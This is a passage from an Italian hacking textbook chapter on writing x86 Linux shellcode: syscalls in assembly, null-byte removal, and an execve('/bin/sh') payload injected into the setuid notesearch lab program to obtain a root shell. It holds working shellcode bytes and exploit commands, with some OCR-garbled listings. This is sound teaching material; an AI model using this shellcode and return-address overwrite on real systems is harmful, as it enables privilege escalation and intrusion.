#define __NR_sync      36
#define __NR_kill      37
#define __NR_rename    38
#define __NR_mkdir     39
...
```

Per riscrivere helloworld.c in assembly, effettuiamo una chiamata di sistema alla funzione `write()` per l'output e poi una seconda chiamata di sistema a `exit()` per fare in modo che il processo termini in modo pulito. Tutto ciò si può fare in *x*86 assembly usando soltanto due istruzioni assembly: `mov` e `int`.

Le istruzioni assembly per il processore *x*86 hanno uno, due, tre o nessun operando. Gli operandi di un'istruzione possono essere valori numerici, indirizzi di memoria o registri del processore. Il processore *x*86 ha diversi registri a 32 bit che possono essere visti come variabili hardware. I registri EAX, EBX, ECX, EDX, ESI, EDI, EBP ed ESP possono essere usati tutti come operandi, mentre il registro EIP (puntatore di esecuzione) no.

L'istruzione mov copia un valore tra i due operandi. Usando la sintassi assembly Intel, il primo operando è la destinazione e il secondo è l'origine. L'istruzione int invia un segnale di interrupt al kernel, definito dal suo unico operando. Con il kernel Linux, l'interrupt 0x80 è usato per indicare al kernel di effettuare una chiamata di sistema. Quando è eseguita l'istruzione int 0x80, il kernel effettua una chiamata di sistema in base ai primi quattro registri. Il registro EAX è usato per specificare quale chiamata di sistema effettuare, mentre i registri EBX, ECX ed EDX sono usati per contenere il primo, il secondo e il terzo argomento per la chiamata di sistema. Tutti questi registri possono essere impostati con l'istruzione `mov`.

Nel seguente codice assembly, i segmenti di memoria sono semplicemente dichiarati. La stringa "`Hello, world!`" con un carattere di nuova riga (0x0a) si trova nel segmento dati, e le istruzioni assembly effettive si trovano nel segmento di testo, secondo le buone norme di segmentazione della memoria.

helloworld.asm

```
section .data    ; Segmento dati
msg db "Hello, world!", 0x0a ; La stringa e il
carattere newline

section .text    ; Segmento testo
global _start     ; Punto di ingresso di default
per linking ELF

_start:
  ; SYSCALL: write(1, msg, 14)
  mov eax, 4      ; Pone 4 in eax, poiché write è
la chiamata di sistema
                 ; numero 4.
```

```
mov ebx, 1        ; Pone 1 in ebx, poiché stdout è 
1.
mov ecx, msg      ; Pone l'indirizzo della stringa 
in ecx.
mov edx, 14          ; Pone 14 in edx, poiché la 
stringa è di 14 byte.
int 0x80                ; Richiama il kernel per 
effettuare la chiamata di
                 ; sistema.
; SYSCALL: exit(0)
mov eax, 1        ; Pone 1 in eax, perché exit è la 
chiamata di sistema
                 ; numero 1.
mov ebx, 0       ; Esce con successo.
int 0x80         ; Effettua la chiamata di sistema.
```

Le istruzioni di questo programma non richiedono particolari spiegazioni. Per la chiamata di sistema `write()` sullo standard output, si inserisce nel registro EAX il valore 4, poiché la funzione `write()` è la chiamata di sistema numero 4. Poi viene posto il valore 1 nel registro EBX, poiché il primo argomento di `write()` dev'essere il descrittore di file per lo standard output. Poi l'indirizzo della stringa contenuta nel segmento dati è posto nel registro ECX e la sua lunghezza (in questo caso 14 byte) è posta nel registro EDX. Dopo il caricamento di questi registri viene fatto scattare l'interrupt della chiamata di sistema, che può richiamare la funzione `write()`.

Per terminare in modo pulito, la funzione `exit()` deve essere richiamata con un singolo argomento: 0. Perciò si pone il valore 1 nel registro EAX, dato che `exit()` è la chiamata di sistema numero 1, e il valore 0 nel registro EBX, dato che il primo e unico argomento deve essere 0. Poi viene fatto scattare nuovamente l'interrupt della chiamata di sistema.

Per creare un codice binario eseguibile, è necessario assemblare e poi linkare il codice assembly in un formato eseguibile. Quando si compila codice C, il compilatore GCC provvede a tutto automaticamente. Stiamo per creare un binario in formato ELF (Executable and Linking Format), perciò la riga `global _start` mostra al linker dove iniziano le istruzioni assembly.

L'assembler nasm con l'argomento `-f elf` esegue l'assemblaggio di helloworld.asm in un file oggetto pronto per il linking in un binario ELF. Per default, questo file oggetto sarà denominato helloworld.o. Il programma linker ld produrrà un file binario eseguibile a.out dal file oggetto assemblato.

```
reader@hacking:~/booksrc $ nasm -f elf
helloworld.asm
reader@hacking:~/booksrc $ ld helloworld.o
reader@hacking:~/booksrc $ ./a.out
Hello, worldI
reader@hacking:~/booksrc $
```

Questo programmino funziona, ma non è shellcode, perché non è autonomo e deve essere linkato.

0x220 Il percorso dello shellcode

Lo shellcode è letteralmente iniettato in un programma in esecuzione, dove assume il controllo come un virus biologico all'interno di una cellula. Poiché lo shellcode in realtà non è un programma eseguibile, non possiamo permetterci il lusso di dichiarare la struttura dei dati in memoria, e nemmeno di usare altri segmenti di memoria. Le istruzioni devono essere autonome e pronte ad assumere

il controllo del processore indipendentemente dal suo stato corrente. Si parla comunemente di *codice indipendente dalla posizione*.

Nello shellcode, i byte per la stringa “`Hello, world!`” devono essere mescolati ai byte per le istruzioni assembly, poiché non vi sono segmenti di memoria definibili o prevedibili. Tutto ciò funziona finché l’ElP non prova a interpretare la stringa come istruzioni. Tuttavia, per accedere alla stringa come dati ci serve un puntatore. Quando lo shellcode viene eseguito, potrebbe trovarsi ovunque in memoria. Occorre calcolare l’indirizzo di memoria assoluto della stringa rispetto al registro EIP. Poiché non è possibile accedere all’EIP da istruzioni assembly, tuttavia, è necessario ricorrere a un trucco.

0x221 Istruzioni assembly che usano lo stack

Lo stack è parte integrante dell’architettura *x*86, tanto che vi sono istruzioni speciali per le sue operazioni.

Istruzione	Descrizione
`push <origine>`	Inserisce l’operando origine nello stack.
`pop <destinazione>`	Estrae un valore dallo stack e lo memorizza nell’operando destinazione.
`call <locazione>`	Richiama una funzione, facendo saltare l’esecuzione all’indirizzo specificato nell’operando locazione. Questa locazione può essere relativa o assoluta. L’indirizzo dell’istruzione che segue la chiamata è inserito nello stack, in modo che l’esecuzione in seguito possa ritornare.

ret	Esce da una funzione, estraendo l'indirizzo di ritorno dallo stack e facendo saltare lì l'esecuzione.

Gli exploit basati sullo stack sono resi possibili dalle istruzioni call e ret. Quando viene richiamata una funzione, l'indirizzo di ritorno dell'istruzione successiva viene posto nello stack, a iniziare il frame corrispondente. Quando la funzione termina, l'istruzione ret estrae l'indirizzo di ritorno dallo stack e fa saltare lì il puntatore di esecuzione EIP. Sovrascrivendo l'indirizzo di ritorno registrato nello stack prima dell'istruzione `ret`, si può prendere il controllo dell'esecuzione di un programma.

Questa architettura può essere violata in un altro modo per risolvere il problema di indirizzare i dati di stringa inline. Se la stringa è posta direttamente dopo un'istruzione di chiamata, il suo indirizzo sarà inserito nello stack come indirizzo di ritorno. Invece di richiamare una funzione, possiamo saltare subito dopo la stringa a un'istruzione pop che estrae l'indirizzo dallo stack e lo pone in un registro. La tecnica è illustrata dalle seguenti istruzioni assembly.

helloworld1.s

```
BITS 32                ; Indica a nasm che questo è
codice a 32 bit.
  call mark_below ; Richiama le istruzioni dopo la
stringa

   db "Hello, world!", 0x0a, 0x0d ; con i byte di
nuova riga e ritorno a capo.



mark_below:
; ssize_t write(int fd, const void *buf, size_t
```

```
count);
   pop ecx         ;Estrae l'indirizzo di ritorno
(string ptr) e lo pone
               ;in ecx.
mov eax, 4      ;Numero della chiamata di sistema
write.
mov ebx, 1      ;Descrittore di file di STDOUT
mov edx, 15     ;Lunghezza della stringa
int 0x80          ;Esegue la chiamata di sistema:
write(1, string, 14)


; void _exit(int status);
mov eax, 1      ; Numero dela chiamata di sistema
exit
mov ebx, 0      ; Stato = 0
int 0x80          ; Esegue la chiamata di sistema:
exit(0)
```

L'istruzione di chiamata fa saltare l'esecuzione appena dopo la stringa e inserisce l'indirizzo dell'istruzione successiva nello stack (in questo caso l'istruzione successiva è l'inizio della stringa). L'indirizzo di ritorno può essere immediatamente estratto dallo stack e posto nel registro appropriato. Senza usare alcun segmento di memoria, queste istruzioni, iniettate in un processo esistente, saranno eseguite in un modo del tutto indipendente dalla posizione; ciò significa che, quando si assemblano queste istruzioni, non è possibile linkarle in un eseguibile.

```
reader@hacking:~/booksrc $ nasm helloworld1.s
reader@hacking:~/booksrc $ ls -l helloworld1
-rw-r--r-- 1 reader reader 50 2007-10-26 08:30
helloworld1
```

```
reader@hacking:~/booksrc $ hexdump -C helloworld1
00000000 e8 0f 00 00 00 48 65 6c 6c 6f 2c 20 77 6f
72 6c |.....Hello,
worl|
00000010 64 21 0a 0d 59 b8 04 00 00 00 bb 01 00 00
00 ba |d!..Y...
........|
00000020 0f 00 00 00 cd 80 b8 01 00 00 00 bb 00 00
00 00 |........
........|
00000030  cd  80
00000032
reader@hacking:~/booksrc $ ndisasm -b32 helloworld1
00000000   E80F000000        call 0x14
00000005   48                dec eax
00000006   656C              gs insb
00000008   6C                insb
00000009   6F                outsd

0000000A   2C20              sub al,0x20
0000000C   776F              ja 0x4d
0000000E   726C              jc 0x4c
00000010   64210A            and [fs:edx],ecx
00000013   0D59B80400        or eax,0x1b859
00000018   0000              add [eax],al
0000001A   BB01000000        mov ebx,0x1
0000001F   BA0F000000        mov edx,0xf
00000024   CD80              int 0x80
00000026   B801000000        mov eax,0x1
0000002B   BB00000000        mov ebx,0x0
00000030   CD80              int 0x80
reader@hacking:~/booksrc $
```

L'assembler nasm converte il codice assembly in codice macchina e uno strumento corrispondente denominato ndisasm converte il codice macchina in assembly. Questi strumenti sono stati usati in precedenza per mostrare la relazione tra byte del codice macchina e istruzioni assembly. Le istruzioni di disassemblaggio sono i byte della stringa "`Hello, world!`" interpretati come istruzioni.

Ora, se siamo in grado di iniettare questo shellcode in un programma e reindirizzare l'ElP, il programma stamperà *Hello, world!*. Usiamo come target dl nostro exploit il programma notesearch presentato nei capitoli precedenti.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat
helloworld1)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE
./notesearch
SHELLCODE will be at 0xbffff9c6
reader@hacking :~/booksrc $ ./notesearch $(perl -e
'print "\xc6\xf9\xff\
xbf"x40')
-------[ end of note data ]-------
Segmentation fault
reader@hacking:~/booksrc $
```

Errore. Perché si è verificato il fallimento? In situazioni come queste, GDB è il migliore amico. Anche se conoscete già il motivo che ha causato questo specifico blocco, imparare a usare in modo efficace un debugger è sempre utile per risolvere ogni tipo di problema.

0x222 Esame con GDB

Poiché il programma notesearch è eseguito come root, non possiamo effettuarne il debugging come utenti normali. Tuttavia, non possiamo nemmeno agganciarci a una copia in esecuzione, perché termina troppo in fretta. Un altro modo di effettuare il debugging dei programmi è quello di utilizzare i core dump. Da un prompt di root, è possibile indicare al sistema operativo di effettuare il dump della memoria quando un programma si blocca usando il comando ulimit -c unlimited. Questo significa che i file core di dump possono essere grandi a piacere. Ora, quando il programma si blocca, verrà eseguito un dump della memoria su disco come file core, che potrà essere esaminato con GDB.

```
reader@hacking:~/booksrc $ sudo su
root@hacking:/home/reader/booksrc # ulimit -c
unlimited
root@hacking:/home/reader/booksrc # export
SHELLCODE=$(cat helloworld1)
root@hacking:/home/reader/booksrc # ./getenvaddr
SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9a3
root@hacking:/home/reader/booksrc # ./notesearch
$(perl -e 'print "\xa3\
xf9\
xff\xbf"x40')
-------[ end of note data ]-------
Segmentation fault (core dumped)
root@hacking:/home/reader/booksrc# ls -l ./core
-rw------- 1 root root 147456 2007-10-26 08:36
./core
root@hacking:/home/reader/booksrc# gdb -q -c ./core
```

```
(no debugging symbols found)
Using host libthread_db library "/lib/tls/i686/
cmov/libthread_db.so.1".
Core was generated by './notesearch
£0Ei£0Ei£0Ei£0Ei£0Ei£0Ei£0Ei£0Ei£0Ei£0Ei£0Ei£0Ei£0Ei£
Program terminated with signal 11, Segmentation
fault.
#0  0x2c6541b7 in ?? ()
(gdb) set dis intel
(gdb) x/5i 0xbffff9a3
0xbffff9a3:     call     0x2c6541b7
0xbffff9a8:     ins      BYTE PTR es:[edi],[dx]
0xbffff9a9:     outs     [dx],DWORD PTR ds:[esi]
0xbffff9aa:     sub      al,0x20
0xbffff9ac:     ja       0xbffffa1d
(gdb) i r eip
eip            0x2c6541b7         0x2c6541b7
(gdb) x/32xb 0xbffff9a3
0xbffff9a3:    0xe8     0x0f     0x18     0x35
0x3c   0x3c   0x3f   0x2c
0xbffff9ab:    0x20     0x47     0x3f     0x42
0x3c   0x34   0x21   0x0a
0xbffff9b3:    0x0d     0x29     0xb8     0x04
0xbb   0x01   0xba   0x0f

0xbffff9bb:    0xcd     0x80     0xb8     0x01
0xbb   0xcd   0x80   0x00
(gdb) quit
root@hacking:/home/reader/booksrc#  hexdump  -C
helloworld1
00000000 e8 0f 00 00 00 48 65 6c 6c 6f 2c 20 77 6f
72 6c |.....Hello,
worl|
```

```
00000010 64 21 0a 0d 59 b8 04 00 00 00 bb 01 00 00
00 ba |d!..Y.....
......|
00000020 0f 00 00 00 cd 80 b8 01 00 00 00 bb 00 00
00 00 |..........
......|
00000030                      cd
80                                            |..|
00000032
root@hacking:/home/reader/booksrc #
```

Una volta caricato GDB, si passa allo stile di disassembleggio Intel. Poiché stiamo eseguendo GDB come root, il file .gdbinit non sarà usato. Viene esaminata la memoria dove dovrebbe trovarsi lo shellcode. Le istruzioni appaiono errate, ma sembra che il blocco sia causato dalla prima istruzione di chiamata errata. L'esecuzione è stata reindirizzata, ma è andato storto qualcosa con i byte dello shellcode. Normalmente le stringhe sono terminate con un byte null, ma in questo caso la shell è stata così gentile da rimuovere questi byte null al posto nostro. Ciò, tuttavia, distrugge totalmente il significato del codice macchina. Spesso lo shellcode viene iniettato in un processo come una stringa, usando funzioni come `strcpy()`. Tali funzioni terminano al primo byte null, producendo shellcode incompleto e inusabile in memoria. Affinché lo shellcode sopravviva al transito, è necessario riprogettarlo in modo che non contenga byte null.

0x223 Rimozione dei byte null

Esaminando il disassemblaggio, appare ovvio che i primi byte null provengono dall'istruzione call.

```
reader@hacking:~/booksrc $ ndisasm -b32 helloworld1
00000000  E80F000000        call 0x14
00000005  48                dec eax
00000006  656C              gs insb
00000008  6C                insb
00000009  6F                outsd
0000000A  2C20              sub al,0x20
0000000C  776F              ja 0x4d
0000000E  726C              jc 0x4c
00000010  64210A            and [fs:edx],ecx
00000013  0D59B80400        or eax,0x1b859

00000018  0000              add [eax],al
0000001A  BB01000000        mov ebx,0x1
0000001F  BA0F000000        mov edx,0xf
00000024  CD80              int 0x80
00000026  B801000000        mov eax,0x1
0000002B  BB00000000        mov ebx,0x0
00000030  CD80              int 0x80
reader@hacking:~/booksrc $
```

Questa istruzione fa saltare l'esecuzione in avanti di 19 (0x13) byte, in base al primo operando. L'istruzione call consente di effettuare salti molto più lunghi, perciò un valore piccolo come 19 dovrà essere riempito con zeri in testa, generando byte null.

Un modo per evitare questo problema si basa sul complemento a due. Per un numero negativo piccolo i bit in testa saranno attivati, generando byte 0xff. Ciò significa che, se effettuiamo la chiamata usando un valore negativo per spostarci all'indietro nell'esecuzione, il codice macchina per tale istruzione non avrà alcun byte null. La seguente versione modificata dello shellcode helloworld usa un'implementazione standard di questo trucco: saltare alla fine dello shellcode in

corrispondenza di un'istruzione di chiamata che, a sua volta, salterà indietro a un'istruzione pop all'inizio dello shellcode.

helloworld2.s

```
BITS 32              ; Indica a nasm che questo è
codice a 32 bit.

jmp short one    ; Salta a una chiamata alla fine.

two:
; ssize_t write(int fd, const void *buf, size_t
count);
pop ecx             ; Estrae l'indirizzo di ritorno
(string ptr) e lo pone
                ; in ecx.
mov eax, 4           ; Numero della chiamata di
sistema write.
mov ebx, 1       ; Descrittore di file STDOUT
mov edx, 15      ; Lunghezza della stringa
int 0x80          ; Esegue la chiamata di sistema:
write(1, string, 14)

; void _exit(int status);
mov eax, 1           ; Numero della chiamata di
sistema exit
mov ebx, 0       ; Stato = 0
int 0x80          ; Esegue la chiamata di sistema:
exit(0)

one:
  call two           ; Richiama two per evitare i
byte null
```

```
   db "Hello, world!", 0x0a, 0x0d ; con i byte per
nuova riga e ritorno a
                                    ; capo.
```

Dopo l'assemblaggio di questo nuovo shellcode, si vede che l'istruzione di chiamata, mostrata in corsivo nel listato seguente, ora è priva di byte null. Ciò risolve il primo e più complesso problema relativo a byte null per questo codice, ma rimangono ancora molti altri byte null (evidenziati in grassetto nel seguito).

```
reader@hacking:~/booksrc $ nasm helloworld2.s
reader@hacking:~/booksrc $ ndisasm -b32 helloworld2
00000000  EB1E          jmp short 0x20
00000002  59            pop ecx
00000003  B804000000    mov eax,0x1
00000008  BB01000000    mov ebx,0x1
0000000D  BA0F000000    mov edx,0xf
00000012  CD80          int 0x80
00000014  B801000000    mov eax,0x1
00000019  BB00000000    mov ebx,0x0
0000001E  CD80          int 0x80
00000020  E8DDFFFFFF    call 0x2
00000025  48            dec eax
00000026  656C          gs insb
00000028  6C            insb
00000029  6F            outsd
0000002A  2C20          sub al,0x20
0000002C  776F          ja 0x9d
0000002E  726C          jc 0x9c
00000030  64210A        and [fs:edx],ecx
00000033  0D            db 0x0D
reader@hacking:~/booksrc $
```

Questi byte null rimanenti possono essere eliminati se si comprendono bene i concetti di ampiezza dei registri e indirizzamento. Notate che la prima istruzione jmp è in realtà jmp short. Ciò significa che l'esecuzione può saltare a una distanza massima di circa 128 byte in entrambe le direzioni. L'istruzione normale jmp, come l'istruzione call (che non ha una versione abbreviata) consente di effettuare salti molto più lunghi. La differenza tra il codice macchina assemblato per le due varietà di salti è mostrata di seguito:

```
EB 1E           jmp short 0x20
```

contro:

```
E9 1E 00 00 00   jmp 0x23
```

I registri EAX, EBX, ECX, EDX, ESI, EDI, EBP ed ESP hanno dimensioni di 32 bit. La *E* sta per *esteso*, perché in origine vi erano registri a 16 bit denominati AX, BX, CX, DX, SI, DI, BP e SP. Queste versioni originali a 16 bit dei registri possono ancora essere usate per l'accesso ai primi 16 bit ci ciascun corrispondente registro a 32 bit. Inoltre, è possibile accedere ai singoli byte dei registri AX, BX, CX e DX con i registri a 8 bit denominati AL, AH, BL, BH, CL, CH, DL e DH, dove *L* sta per *low byte* (byte inferiore) e *H* per *high byte* (byte superiore). Naturalmente le istruzioni assembly che usano i registri più piccoli devono specificare gli operandi soltanto fino alla dimensione in bit dei registri. Le tre varianti di un'istruzione mov sono mostrate di seguito.

Codice macchina	**Assembly**
B8 04 00 00 00	mov eax,0x1
66 B8 04 00	mov ax,0x1
B0 04	mov al,0x1

Usando il registro AL, BL, CL o DL si pone il byte meno significativo corretto nel registro corrente senza creare alcun byte null nel codice macchina. Tuttavia, i tre byte superiori del registro potrebbero contenere qualsiasi cosa. Ciò vale in particolare per lo shellcode, che assumerà il controllo di un altro processo. Se vogliamo che i valori del registro a 32 bit siano corretti, dobbiamo azzerare l'intero registro prima delle istruzioni mov, ma questo, ancora, deve essere fatto senza usare byte null. Di seguito sono riportate altre semplici istruzioni assembly per il vostro arsenale. Le prime due sono istruzioni che incrementano e decrementano il loro operando di uno.

Istruzione	**Descrizione**
`inc <target>`	Incrementa l'operando target aggiungendovi 1.
`dec <target>`	Decrementa l'operando target sottraendovi 1.

Le istruzioni seguenti, come mov, hanno due operandi ed eseguono semplici operazioni aritmetiche e logiche bit per bit tra di essi, memorizzando il risultato nel primo operando.

Istruzione	**Descrizione**
`add <destinazione>, <origine>`	Somma l'operando origine all'operando destinazione, memorizzando il risultato nell'operando destinazione.
`sub <destinazione>, <origine>`	Sottrae l'operando origine dall'operando destinazione, memorizzando il risultato nell'operando destinazione.
`or <destinazione>, <origine>`	Esegue un'operazione logica or bit per bit, confrontando ciascun bit di un operando con il bit corrispondente dell'altro operando. 1 or 0 = 1

	1 or 1 = 1 0 or 1 = 1 0 or 0 = 0 Se il bit di origine o quello di destinazione è 1, o se entrambi sono 1, il risultato è 1; altrimenti, il risultato è zero. Il risultato finale è memorizzato nell'operando di destinazione.
`and <destinazione>, <origine>`	Esegue un'operazione logica and bit per bit, confrontando ciascun bit di un operando con il bit corrispondente dell'altro operando. 1 and 0 = 0 1 and 1 = 1 0 and 1 =0 0 and 0 = 0 Il bit di risultato è 1 se e solo se il bit di origine e quello di destinazione sono entrambi 1. Il risultato finale è memorizzato nell'operando di destinazione.
`xor <destinazione>, <origine>`	Esegue un'operazione logica or esclusiva (xor) bit per bit, confrontando ciascun bit di un operando con il bit corrispondente dell'altro operando. 1 xor 0 = 1 1 xor 1 = 0 0 xor 1 = 1 0 xor 0 = 0 Se i bit sono diversi, il bit risultato è 1; se i bit sono uguali, il bit risultato è 0. Il risultato finale è memorizzato nell'operando di destinazione.

Un metodo è quello di spostare un numero a 32 bit arbitrario nel registro e poi sottrarre tale valore dal registro usando le istruzioni mov e sub:

```
B8 44 33 22 11          mov eax,0x11223344
2D 44 33 22 11          sub eax,0x11223344
```

Questa tecnica funziona, ma richiede 10 byte per azzerare un singolo registro, il che rende lo shellcode assemblato più grande del necessario. Riuscite a trovare un modo per ottimizzare questa tecnica? Il valore DWORD specificato in ciascuna istruzione occupa l'80 per cento del codice. La sottrazione di un valore qualsiasi da sé stesso produce come risultato 0 e non richiede dati statici: lo si può fare con una singola istruzione di due byte:

```
29 C0               sub eax,eax
```

L'uso dell'istruzione sub funziona bene quando si azzerano i registri all'inizio dello shellcode. Tuttavia questa istruzione modifica i flag del processore, che sono usati per la diramazione del codice. Per questo motivo esiste un'istruzione di due byte usata più frequentemente per azzerare i registri nello shellcode. L'istruzione xor esegue un'operazione di or esclusivo sui bit di un registro. Poiché 1 xor 1 dà come risultato 0, e 0 xor 0 dà come risultato 0, l'xor di qualsiasi valore con sé stesso dà come risultato 0. Questo è lo stesso risultato che si ottiene sottraendo qualsiasi valore da sé stesso, ma l'istruzione xor non modifica i flag del processore, perciò è considerata più adatta allo scopo.

```
31 C0                         xor eax,eax
```

Per azzerare i registri potete tranquillamente usare l'istruzione sub (se lo fate all'inizio dello shellcode), ma si usa più spesso l'istruzione xor. La versione seguente dello shellcode fa uso dei registri più piccoli

e dell'istruzione xor per evitare i byte null. Sono state anche usate istruzioni inc e dec, quando possibile, per rendere lo shellcode ancora più piccolo.

helloworld3.s

```
BITS 32             ; Indica a nasm che questo è un
codice a 32 bit.
jmp short one       ; Salta a una chiamata alla fine.
two:
; ssize_t write(int fd, const void *buf, size_t
count);
pop ecx             ; Estrae l'indirizzo di ritorno
(string ptr) e lo
                    ; memorizza in ecx.
xor eax, eax          ; Azzera tutti i 32 bit del
registro eax.
mov al, 4           ; Pone il numero della chiamata
di sistema write (4)
                    ; nel byte inferiore di eax.
xor ebx, ebx        ; Azzera ebx.
inc ebx                      ; Incrementa ebx a 1,
descrittore di file STDOUT.

xor edx, edx
mov dl, 15          ; Lunghezza della stringa
int 0x80              ; Do syscall: write(1, string,
14)

; void _exit(int status);
mov al, 1           ; La chiamata di sistema numero
1 è exit, i 3 byte
                    ; superiori sono ancora zero.
```

```
dec ebx                ; Decrementa ebx a 0 per
impostare lo stato = 0.
int 0x80            ; Esegue la chiamata di sistema:
exit(0)
one:
   call two ; Richiama la parte superiore per
evitare byte null
   db “Hello, world!”, 0x0a, 0x0d ; con byte di
nuova riga e ritorno a
                                             ;
capo.
```

Dopo l’assemblaggio di questo codice, si usano hexdump e grep per verificare rapidamente la presenza di byte null.

```
reader@hacking:~/booksrc $ nasm helloworld3.s
reader@hacking:~/booksrc $ hexdump -C helloworld3
| grep --color=auto 00
00000000 eb 13 59 31 c0 b0 04 31 db 43 31 d2 b2 0f
cd 80 |..Y1.
..1.C1.....|
00000010 b0 01 4b cd 80 e8 e8 ff ff ff 48 65 6c 6c
6f 2c |..K.......
Hello,|
00000020   20   77   6f   72   6c   64   21   0a
0d                    | world!..|
00000029
reader@hacking:~/booksrc $
```

Ora questo shellcode è pronto all’uso, perché non contiene byte null. Quando lo si usa con un exploit, il programma notesearch viene costretto a rivolgere un saluto al mondo.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat
helloworld3)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE
./notesearch
SHELLCODE will be at 0xbffff9bc
reader@hacking:~/booksrc $ ./notesearch $(perl -e
'print "\xbc\xf9\xff\
xbf"x40')
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]-------
Hello, world!
reader@hacking :~/booksrc $
```

0x230 Shellcode che avvia una shell

Ora che avete appreso come effettuare chiamate di sistema ed evitare i byte null, potete realizzare codici shell di qualsiasi tipo. Per avviare una shell, basta effettuare una chiamata di sistema per eseguire il programma /bin/sh. La chiamata di sistema numero 11, `execve()`, è simile alla funzione del C `execute()` che abbiamo usato nei capitoli precedenti.

```
EXECVE(2)                       Linux  Programmer's
Manual           EXECVE(2)

NOME
       execve - esegue un programma

SINOSSI
       #include <unistd.h>
```

```
        int execve(const char *filename, char
*const argv[],
                 char *const envp[]);
DESCRIZIONE
        execve() esgue il programma a cui fa
riferimento filename, che deve
        essere un binario eseguibile oppure uno
script che inizia con una riga
        della forma “#! interprete [arg]”. Nel
secondo caso, l’interprete deve
        essere un nome con percorso valido
corrispondente a un eseguibile che
        non sia anch’esso uno script e che sarà
richiamato come interprete
     [arg] filename.


     argv è un array di stringhe passate al nuovo
programma come
     argomenti. envp è un array di stringhe, per
convenzione della forma
     chiave=valore, che sono passate come ambiente
per il nuovo programma.
     argv ed envp devono essere entrambi terminati
da un puntatore null. Si
     può accedere al vettore degli argomenti e
all’ambiente dalla funzione
     main del programma richiamato, quando è
definita come int main(int
     argc, char *argv[], char *envp[]).
```

Il primo argomento filename deve essere un puntatore alla stringa "/bin/sh", perché questo è ciò che vogliamo eseguire. L'array di ambiente (il terzo argomento) può essere vuoto, ma deve comunque essere terminato con un puntatore null a 32 bit. L'array degli argomenti (il secondo argomento) deve anch'esso essere terminato da null, e deve anche contenere il puntatore a stringa (poiché l'argomento di posto zero è il nome del programma in esecuzione). Scritto in C, un programma che effettui questa chiamata sarebbe simile al seguente:

exec_shell.c

```
#include <unistd.h>


int main() {
   char filename[] = "/bin/sh\x00";
    char **argv, **envp; // Array che contengono
puntatori char

     argv[0] = filename; // L'unico argomento è
filename.
    argv[1] = 0; // Termina con null l'array di
argomenti.

    envp[0] = 0; // Termina con null l'array di
ambiente.

   execve(filename, argv, envp);
}
```

Per fare questo in assembly, gli array di argomenti e ambiente devono essere costruiti in memoria. Inoltre, la stringa "/bin/sh" deve essere terminata con un byte null, e anch'essa deve essere costruita in

memoria. In assembly la memoria si usa in modo simile a come in C si usano i puntatori. L'istruzione lea, abbreviazione di *load effective address* (carica indirizzo effettivo), funziona come l'operatore address-of in C.

Istruzione	**Descrizione**
`lea <destinazione>, <origine>`	Carica l'indirizzo effettivo dell'operando origine nell'operando destinazione.

Con la sintassi assembly Intel, gli operandi possono essere dereferenziati come puntatori se sono delimitati da parentesi quadre. Per esempio, la seguente istruzione in assembly considera EBX+12 come puntatore e scrive eax nella locazione a cui punta:

```
89 43 0C              mov [ebx+12],eax
```

Lo shellcode riportato di seguito usa queste nuove istruzioni per creare in memoria gli argomenti di `execve()`. L'array di ambiente è fatto rientrare alla fine dell'array di argomenti, perciò essi condividono lo stesso terminatore null a 32 bit.

exec_shell.s

```
BITS 32

  jmp short two           ; Salta in basso per il
trucco della chiamata.
one:
; int execve(const char *filename, char *const
argv [], char *const envp[])
  pop ebx                 ; ebx ha l'indirizzo della
```

```
stringa.
  xor eax, eax         ; Pone 0 in eax.
   mov  [ebx+7],  al         ;  Termina  con  null  la
stringa /bin/sh.
  mov [ebx+8], ebx      ; Pone l'indirizzo di ebx
dove si trova AAAA.
  mov [ebx+12], eax    ; Pone il terminatore null
a 32 bit dove si trova BBBB.
   lea  ecx,  [ebx+8]        ;  Carica  l'indirizzo  di
[ebx+8] in ecx per il puntatore
                        ; argv.
  lea edx, [ebx+12]     ; edx = ebx + 12, che è il
puntatore envp.
   mov  al,  11              ;  Chiamata  di  sistema
numero 11
  int 0x80              ; Esegue.

two:
   call  one                 ;  Usa  una  chiamata  per
ottenere l'indirizzo della
                        ; stringa.
   db  '/bin/shXAAAABBBB'  ;  I  byte  XAAAABBBB  non
servono.
```

Dopo aver terminato la stringa e creato gli array, lo shellcode usa l'istruzione lea (evidenziata in grassetto) per inserire un puntatore all'array di argomenti nel registro ECX. Caricare l'indirizzo effettivo di un registro inserito tra parentesi quadre sommato a un valore è un modo efficiente per sommare il valore al registro e memorizzare il risultato in un altro registro. Nell'esempio precedente, le parentesi quadre dereferenziano EBX+8 come argomento di lea, che carica tale indirizzo in EDX. Caricando l'indirizzo di un puntatore dereferenziato si produce il puntatore originale, perciò questa istruzione pone EBX+8

in EDX. Normalmente ciò richiederebbe un'istruzione mov e un'istruzione add. Una volta assemblato, questo codice è privo di byte null, e avvia una shell quando è usato in un exploit.

```
reader@hacking:~/booksrc $ nasm exec_shell.s
reader@hacking:~/booksrc $ wc -c exec_shell
36 exec_shell
reader@hacking:~/booksrc $ hexdump -C exec_shell
00000000 eb 16 5b 31 c0 88 43 07 89 5b 08 89 43 0c
8d 4b |..[1..C..
[..C..K|
00000010 08 8d 53 0c b0 0b cd 80 e8 e5 ff ff ff 2f
62 69 |..S........../
bi|
00000020 6e 2f 73 68 |n/sh|
00000024
reader@hacking:~/booksrc $ export SHELLCODE=$(cat
exec_shell)

reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE
./notesearch
SHELLCODE will be at 0xbffff9c0
reader@hacking:~/booksrc $ ./notesearch $(perl -e
'print "\xc0\xf9\xff\
xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]-------
sh-3.2# whoami
```

```
root
sh-3.2#
```

Questo shellcode, tuttavia, può essere abbreviato in modo che occupi meno dei 45 byte che occupa attualmente. Poiché lo shellcode deve essere iniettato in qualche punto della memoria di programma, se ha dimensioni limitate può essere usato in situazioni di exploit più con margini di manovra ridotti, in cui vi sono buffer più piccoli. Più piccolo è lo shellcode, più numerose sono le situazioni in cui lo si può usare. Ovviamente, XAAAABBBB è una sorta di aiuto visuale che può essere tagliato dal termine della stringa, portando così il codice a soli 36 byte.

```
